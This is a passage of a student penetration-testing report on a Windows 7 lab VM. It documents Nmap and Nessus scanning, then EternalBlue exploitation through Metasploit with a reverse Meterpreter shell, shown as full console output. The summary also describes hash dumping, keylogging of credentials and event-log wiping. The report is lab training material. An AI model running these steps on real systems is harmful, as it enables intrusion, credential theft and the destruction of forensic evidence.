



RECONNAISS | ENUMERATE | SCAN | EXPLOIT
ASSESS | ANALYZE | REPORT

CYBERSECURITY PRACTICAL REPORT

WINDOWS 7 SECURITY ASSESSMENT

PENETRATION TESTING REPORT

A targeted security evaluation of a Windows 7 system to identify vulnerabilities and *recommend remediation*, executed in an authorized lab environment.



TOOLS & FRAMEWORKS USED



NMAP
Network Scanning
& Enumeration




ENUM4LINUX
SMB Enumeration
& Information
Gathering



NESSUS
Vulnerability
Scanning & Analysis



METASPLOIT
Exploitation
Platform



METERPRETER
Post-Exploitation
& Pivoting



TARGET MACHINE
Target: Windows 7
Home Basic SP1



ATTACKER MACHINE
Platform: Kali Linux



DATE
Date: September 2026

Prepared By: Mahesh Ade
Role: Cybersecurity Student

Aim

To systematically document an end-to-end penetration testing engagement against a Windows 7 target host, covering network reconnaissance, vulnerability assessment, remote code execution via MS17-010 (EternalBlue), deep post-exploitation enumeration, credential harvesting, and anti-forensic event log clearance.

Introduction

Conducted from a Kali Linux environment (mahesh@kali), this assessment evaluates the security posture of an Oracle VirtualBox virtual machine running Microsoft Windows 7 Home Basic (IP: [REDACTED]). The engagement highlights the operational sequence from initial port mapping and service fingerprinting to high-privilege system compromise, demonstrating the risks associated with legacy unpatched operating systems and vulnerable SMB protocols.

Implementation

Phase 1: Reconnaissance and Fingerprinting:

Port Scanning: Utilized Nmap v7.99 to execute a TCP scan, identifying 9 open ports out of 1,000 tested—specifically Microsoft RPC (135/tcp), NetBIOS session service (139/tcp), Microsoft-DS/SMB (445/tcp), and ephemeral ports (49152-49157/tcp). MAC address analysis [REDACTED] confirmed an Oracle VirtualBox virtual NIC.

OS & Service Version Detection: Executed -sV and -O scans, fingerprinting the target as Microsoft Windows 7 Home Basic 7601 Service Pack 1 across a 1-hop network distance.

Enumeration: Performed enum4linux and Nmap default script scans (-sC), verifying workgroup membership (WORKGROUP), guest authentication context, and minor clock skew (-1s).

Phase 2: Vulnerability Assessment:

Conducted an unauthenticated advanced vulnerability scan against the target, identifying 18 total findings. Key critical vulnerabilities included MS17-010 (EternalBlue) with a VPR of

9.9, MS11-030 (DNS/LLMNR RCE), and an Unsupported Windows OS flag (CVSS 10.0), underscoring severe exposure to remote code execution.

Phase 3: Exploitation:

Initialized the Metasploit Framework (msfconsole v6.4.135-dev) and selected the exploit/windows/smb/ms17_010_eternalblue module.

Configured the target (RHOSTS: [REDACTED] listening host (LHOST: [REDACTED] and port (LPORT: 4444) with a windows/x64/meterpreter/reverse_tcp payload.

Executed the exploit, successfully completing pool grooming and buffer overwrites to establish an active Meterpreter session running under the highest privilege account (NT AUTHORITY\SYSTEM).

Phase 4: Post-Exploitation and Enumeration:

System Profiling: Executed sysinfo, getuid, and getpid to verify system architecture (x64) and process integrity (PID 1100).

Credential Harvesting & Surveillance: Extracted local SAM database password hashes via hashdump (Administrator, guest, and vboxuser), captured a desktop screenshot saved locally to /home/mahesh/TFGlePFT.jpeg, and initialized a keystroke sniffer (keyscan_start) which successfully logged typed user credentials (admin / pass!123).

Process Migration: Migrated the Meterpreter agent to PID 1036 to ensure session stability and stealth.

Phase 5: Anti-Forensics and Log Clearance:

Inspected target Event Viewer logs (eventvwr.msc), observing Application (339 events) and Security audit trails (724 events, including Event IDs 4624 and 4672).

Executed the Meterpreter clearev command, successfully wiping 361 Application records, 1,333 System records, and 761 Security records.

Verified post-clearance status, noting the creation of forensic artifact Event ID 1102 ("The audit log was cleared") attributed directly to the SYSTEM security context.

Phase 1: Reconnaissance and Fingerprinting

Basic Ports Scanning

```
(mahesh@kali)-[~]
$ nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-11 12:42 +0530
Nmap scan report for [REDACTED]
Host is up (0.0035s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: [REDACTED] (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.11 seconds
```

Objective: Document the initial network reconnaissance and port scanning phase conducted against the target IP address [REDACTED] from a Kali Linux environment (mahesh@kali).

Tool and Parameters: Utilized Nmap version 7.99 to perform a TCP port scan on the target host.

Scan Results:-

Target host [REDACTED] was confirmed active with a latency of 0.0035\text{s}.

Out of 1,000 scanned ports, 991 closed TCP ports were omitted, revealing 9 open ports.

Identified open services include Microsoft RPC (135/tcp), NetBIOS session service (139/tcp), and Microsoft-DS (445/tcp), alongside six ephemeral or unknown services (49152/tcp through 49157/tcp).

Target Hardware Context: MAC address analysis indicates the target or interface utilizes an Oracle VirtualBox virtual NIC [REDACTED]

Service Version Detection

```
(mahesh@kali)-[~]
$ nmap -sV [REDACTED]
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-11 12:43 +0530
Nmap scan report for [REDACTED]
Host is up (0.0049s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: [REDACTED] (Oracle VirtualBox virtual NIC)
Service Info: Host: WINDOWS; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.33 seconds
```

Objective: Document service and version fingerprinting (-sV) performed on the target host [REDACTED] from the Kali Linux environment.

Execution Parameters: Executed Nmap version 7.99 with service version detection enabled (-sV), completing the scan in 61.33 seconds.

Operating System & Environment Identification:--

Fingerprinted the target host operating system as Microsoft Windows (cpe:/o:microsoft:windows) within an Oracle VirtualBox virtual machine instance (MAC address: [REDACTED])

Discovered Services and Versions:--

Microsoft RPC (135/tcp & 49152-49157/tcp): Identified running Microsoft Windows RPC services handling dynamic remote procedure calls.

NetBIOS Session Service (139/tcp): Confirmed active Microsoft Windows NetBIOS session service.

SMB / Microsoft-DS (445/tcp): Detected Microsoft Windows SMB service mapped to the WORKGROUP workgroup, indicating a system profile matching Windows 7 through Windows 10 architectures.

Operating System Detection

```
(mahesh@kali)-[~]
$ nmap -O [REDACTED]
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-11 12:53 +0530
Nmap scan report for [REDACTED]
Host is up (0.0030s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: [REDACTED] (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Server 2008 R2 SP1 or Windows 7 SP1, Microsoft Windows Vista SP2 or W
8.1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.41 seconds
```

Objective: Document the operating system detection scan (-O) performed on the target host [REDACTED] from the Kali Linux environment.

Execution Parameters: Executed Nmap version 7.99 with OS fingerprinting enabled (-O), completing the scan in 3.41 seconds with a network distance of 1 hop.

Operating System Fingerprinting Details:--

Device Type: General purpose general-purpose device with an Oracle VirtualBox virtual NIC [REDACTED]

Running OS Candidates: Microsoft Windows Server 2008, Windows 7, Windows Vista, or Windows 8.1.

OS CPE Identifiers: cpe:/o:microsoft:windows_server_2008:r2, cpe:/o:microsoft:windows_7, and related Microsoft Windows CPE strings.

Enumeration- Nmap default script scans (-sC)

```
(mahesh@kali)-[~]
$ nmap -sC [redacted]
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-11 12:57 +0530
Nmap scan report for [redacted]
Host is up (0.0047s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: [redacted] (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2026-09-11T07:27:54
|   start_date: 2026-09-11T07:07:23
|_ clock-skew: mean: -1h50m01s, deviation: 3h10m31s, median: -1s
|_ nbstat: NetBIOS name: WINDOWS, NetBIOS user: <unknown>, NetBIOS MAC: [redacted] (Oracle VirtualBox virtual NIC)
|_ smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: windows
|   NetBIOS computer name: WINDOWS\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2026-09-11T12:57:54+05:30
|_ smb-security-mode:
|   account_used: guest
```

Objective: Document the Nmap default script scan (-sC) execution and results against the target host [redacted] from the Kali Linux environment.

Execution Parameters: Executed Nmap version 7.99 with default NSE scripts enabled (-sC), targeting the active IP address [redacted]

Host Script Results & Enumeration:--

SMB Security Mode: smb2-security-mode indicated that message signing is enabled but not required under version 2.1.

SMB Timing & Clock Skew: Captured target time metrics (date: 2026-09-11T07:27:54, start_date: 2026-09-11T07:07:23) and a clock skew showing a median offset of -1\text{s}.

NetBIOS & OS Discovery (smb-os-discovery):

Identified the target operating system as Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1) with OS CPE cpe:/o:microsoft:windows_7::sp1.


```
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on ██████████ ) =====

[+] Got domain/workgroup name: WORKGROUP
```

Phase 2: Vulnerability Assessment —

Window 7 Host Vulnerability Summary [REDACTED]



Objective: Document the results of the vulnerability assessment scan titled "Window 7 Vulnerability Assessment" conducted against the target host [REDACTED]

Scan Configuration & Status:

Policy: Advanced Scan

Status: Completed

Severity Base: CVSS v2.0

Scanner Type: Local Scanner

Timing: Started at 1:27 PM and ended at 1:30 PM (Elapsed time: 3 minutes).

Host Status & Authentication:

Host: [REDACTED]

Authentication Status: Fail (crediting credentialed scan checks as failed/unauthenticated)

Reason / Root Cause: The scanning tool lacked valid local administrative or user credentials for the Windows target, preventing authenticated registry checks and local API inspections.

Vulnerability Breakdown:

Total Vulnerabilities: 18 identified across the target.

Critical Severity: 2


High Severity: 1

Medium Severity: 1

Low Severity: 1

Informational: 90 (or info-level findings reflected in the scan metrics).

Nessus Vulnerability Scan Results - Detailed Findings (18 Vulnerabilities)



Scan Context: The interface displays the vulnerability assessment results titled "Window 7 Vulnerability Assessment" conducted via a local scanner using an Advanced Scan policy.

Scan Status & Timing: The scan completed successfully in 3 minutes, starting at 1:27 PM and ending at 1:30 PM on the same day.

Findings Overview: A total of 18 vulnerabilities and information items were identified across the target host, categorized by severity levels (including Mixed, Low, and Informational findings).

Key Vulnerability Categories:

Mixed Severity: Multiple issues detected under SMB and Microsoft Windows protocols.

Low Severity: ICMP Timestamp Request Remote Date Disclosure (CVSS score 2.1, VPR 3.2, EPSS 0.3159).

Informational: Common Platform Enumeration (CPE), DCE Services Enumeration, Device Type detection, Ethernet Card Manufacturer and MAC Address detection, LLMNR Detection, and Nessus Scan Information.

Remediation & Analysis: The structured tabular layout enables security analysts to prioritize patching efforts based on severity metrics and protocol families.

MS17-010 (EternalBlue)

Window 7 Vulnerability Assessment / Plugin #97833

[Back to Vulnerability Group](#)

ConfigureAudit TrailLaunchReportExport

Hosts1Vulnerabilities18Notes1History1

HIGH

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA...

<Plugin Details

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

See Also

Severity: High

ID: 97833

Version: 1.31

Type: remote

Family: Windows

Published: March 20, 2017

Modified: December 29, 2025

VPR Key Drivers

Threat Recency: 0 to 7 days

Threat Intensity: High

Exploit Code Maturity: High

Age of Vuln: 730 days +

Product Coverage: Very High

CVSSv3 Impact Score: 5.9

Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 9.9

Exploit Prediction Scoring System (EPSS): 0.9969

Risk Factor: High

Vulnerability Details: MS17-010 (EternalBlue)

Vulnerability Title & Severity: Displays plugin #97833 detailing MS17-010: Security Update for Microsoft Windows SMB Server (4013389), classified with a High severity level and a critical Vulnerability Priority Rating (VPR) of 9.9.

Plugin Metadata: Identifies the plugin ID as 97833 (version 1.31) belonging to the Windows family, published on March 20, 2017, and last modified on December 29, 2025.

Core Description: Highlights multiple remote code execution and information disclosure vulnerabilities within Microsoft Server Message Block 1.0 (SMBv1) via improperly handled requests, associated with CVEs including CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, and CVE-2017-0148.

Associated Exploits & Context: Notes famous Equation Group exploits disclosed by the Shadow Brokers (ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, ETERNALSYNERGY) leveraged by malware families such as WannaCry/WannaCrypt and Petya/EternalRocks.

Risk Metrics: Outlines high threat intensity, high exploit code maturity, a CVSSv3 Impact Score of 5.9, and an Exploit Prediction Scoring System (EPSS) rating of 0.9969.

MS11-030 (DNS Resolution RCE)

Window 7 Vulnerability Assessment / Plugin #53514

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 18 Notes 1 History 1

CRITICAL MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Description

A flaw in the way the installed Windows DNS client processes Link-Local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.

Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.

Solution

Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

See Also

<https://www.nessus.org/u/7361871b1>

Output

No output recorded.

To see debug logs, please visit individual host

Port Hosts

5355 / udp / linux

Plugin Details

Severity: Critical
ID: 53514
Version: 1.19
Type: remote
Family: Windows
Published: April 21, 2011
Modified: October 17, 2023

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Functional
Age of Vuln: 730 days +
Product Coverage: High
CVSSv3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 6.9
Exploit Prediction Scoring System (EPSS): 0.6333
Risk Factor: Critical

Vulnerability Details: MS11-030 (DNS Resolution RCE)

Vulnerability Title & Severity: Displays plugin #53514 covering MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553), marked with a Critical severity and a Vulnerability Priority Rating (VPR) of 6.9.

Plugin Metadata: Shows plugin ID 53514 (version 1.19) under the Windows family, published on April 21, 2011, and last modified on October 17, 2023.

Core Description: Details a flaw in how the Windows DNS client processes Link-Local Multicast Name Resolution (LLMNR) queries, allowing unauthenticated remote code execution under the NetworkService account on platforms like Windows Vista, 2008, 7, and 2008 R2 (while Windows XP and 2003 require local access due to lack of native LLMNR support).

Remediation Guidance: Directs administrators to apply Microsoft's official security patches released for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

Affected Host & Output: Identifies the target host at IP address [REDACTED] communicating over port 5355 / udp / llmnr.

Unsupported Windows OS

CRITICAL Unsupported Windows OS (remote)

Description
The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.

Solution
Upgrade to a supported service pack or operating system

See Also
<https://support.microsoft.com/en-us/lifecycle>

Output
The following Windows version is installed and not supported:
Microsoft Windows 7 Home
To see debug logs, please visit individual host

Hosts
Port: N/A

Plugin Details
Severity: Critical
ID: 108797
Version: 1.16
Type: remote
Family: Windows
Published: April 3, 2018
Modified: October 21, 2025

Risk Information
Risk Factor: Critical
CVSS v3.0 Base Score: 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:OC:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information
CPE: cpe:/o:microsoft:windows
Unsupported by vendor: true

Vulnerability Details: Unsupported Windows OS

Vulnerability Title & Severity: Displays plugin #108797 covering Unsupported Windows OS (remote), classified with a Critical severity and a maximum CVSS v3.0 / v2.0 Base Score of 10.0.

Plugin Metadata: Identifies plugin ID 108797 (version 1.16) under the Windows family, published on April 3, 2018, and last modified on October 21, 2025.

Core Description: Notes that the remote version of Microsoft Windows is either missing a service pack or is no longer supported, making it highly susceptible to unpatched security vulnerabilities.

Remediation Guidance: Advises upgrading the system to a currently supported service pack or operating system.

Affected Host & Output: Confirms that the installed unsupported version is Microsoft Windows 7 Home running on target host [REDACTED]

Vulnerability Summary Report: Key Findings

Severity	Vulnerability Name / Plugin ID	CVSS Score	Risk Factor	Key Details	Scan Details	
CRITICAL	Unsupported Windows OS Plugin #108797	CVSS v3.0 Base Score: 10.0	Critical	Remote Microsoft Windows 7 Home is out of support and missing critical security updates.	Policy: Advanced Scan Status: Completed Scanner: Local Scanner Start: Today Scanner End: Today 11:27 PM Elapsed: Today 11:30 PM October 27, 2025	Vulnerability Severity Overview ● 2 Critical ● 1 High
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (LLMNR) Plugin #53514	CVSS v3 Impact Score: 5.9	Critical	Allows Remote Code Execution via the Windows DNS client processing LLMNR queries.		
HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (ETERNALBLUE) Plugin #97833	CVSS v3 Impact Score: 5.9	High VPR 9.9	Remote code execution vulnerability in SMBv1, exploitable by ransomware like WannaCry.		

Executive Summary: Critical and High Vulnerabilities

MS17-010 (EternalBlue) was classified as High severity by Nessus, with a VPR of 9.9. It was selected for exploitation because the vulnerability was directly applicable to the target and provided a demonstrable remote-code-execution path in the authorized lab environment.

Phase 3: Exploitation —

EternalBlue Search

```
(mahesh@kali)~[~]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; ;P'
IIIIII 'YvP'

I love shells --egypt

= [ metasploit v6.4.135-dev ]
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search eternalblue

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue
1 \ target: Automatic Target . . .
2 \ target: Windows 7 . . .
3 \ target: Windows Embedded Standard 7 . . .
4 \ target: Windows Server 2008 R2 . . .
```

Metasploit Framework Console: EternalBlue Search Results

Environment & Shell: The terminal session is running on a Kali Linux system (mahesh@kali) with the Metasploit Framework console (msfconsole) initialized, showing version v6.4.135-dev containing 2,654 exploits, 1,338 auxiliary modules, and 2,141 payloads.

Search Query: The user executed the search command search eternalblue to look for relevant penetration testing and exploitation modules.

Module Matching: The search successfully returned the primary exploit module exploit/windows/smb/ms17_010_eternalblue disclosed on March 14, 2017, with an "average" rank and check capability.

Module Options Configuration

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS        445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          yes              yes       The target port (TCP)
  SMBDomain      no               (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass        no               (Optional) The password for the specified username
  SMBUser        no               (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          yes              yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port
```

Metasploit Framework: Module Options Configuration

Module Selection: The user selected the EternalBlue exploit module (exploit/windows/smb/ms17_010_eternalblue) using the use 0 command, which automatically defaulted to the windows/x64/meterpreter/reverse_tcp payload.

Exploit Options: The module configuration table displays key parameters including RHOSTS (required target host), RPORT set to 445 (TCP port for SMB), optional domain/authentication fields (SMBDomain, SMBPass, SMBUser), and architecture verification flags (VERIFY_ARCH and VERIFY_TARGET set to true).

Payload Options: The payload configuration section shows EXITFUNC set to thread, LHOST configured to [REDACTED] (the attacker's listening IP address), and LPORT set to 4444 (the listening port for the reverse connection).

Execution of EternalBlue Exploit

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST [REDACTED]
RHOST => [REDACTED]
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on [REDACTED]
[*] - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] - Scanned 1 of 1 hosts (100% complete)
[*] - The target is vulnerable.
[*] - Connecting to target for exploitation.
[*] - Connection established for exploitation.
[*] - Target OS selected valid for OS indicated by SMB reply
[*] - CORE raw buffer dump (40 bytes)
[*] - 0x00000000 5f 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] - Target arch selected valid for arch indicated by DCE/RPC reply
[*] - Trying exploit with 12 Groom Allocations.
[*] - Sending all but last fragment of exploit packet
[*] - Starting non-paged pool grooming
[*] - Sending SMBv2 buffers
[*] - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] - Sending final SMBv2 buffers.
[*] - Sending last fragment of exploit packet!
[*] - Receiving response from exploit packet
[*] - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] - Sending egg to corrupted connection.
[*] - Triggering free of corrupted buffer.
[*] Sending stage (248902 bytes) to [REDACTED]
[*] Meterpreter session 1 opened [REDACTED] at 2026-09-11 14:11:16 +0530
[*] -----
[*] -----WIN-----
```

Metasploit Framework: Execution of EternalBlue Exploit

Target Configuration & Launch: The user configured the target host IP via set RHOST [REDACTED] and initiated the attack using the exploit command.

Vulnerability Verification: The framework started a reverse TCP handler on [REDACTED] checked the target, and confirmed that host [REDACTED] running Windows 7 Home Basic 7601 Service Pack 1 x64 is vulnerable to MS17-010.

Exploitation Sequence: The terminal output shows core buffer dumping, architecture validation, pool grooming allocations, sending SMBv1/SMBv2 buffers, and successfully completing the ETERNALBLUE overwrite (0xC000000D).

Session Establishment: The payload successfully sent the staging bytes (248902 bytes), resulting in the opening of Meterpreter session 1 [REDACTED] -> [REDACTED] on September 11, 2026.

Phase 4: Post-Exploitation and Enumeration —

System Information & Privilege Escalation Overview

```
meterpreter > sysinfo
Computer      : WINDOWS
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1100
meterpreter > █
```

Meterpreter Session: System Information & Privilege Escalation Overview

Command Execution: The user executed post-exploitation enumeration commands within the active Meterpreter session (sysinfo, getuid, and getpid).

Target System Details (sysinfo):

Computer: WINDOWS

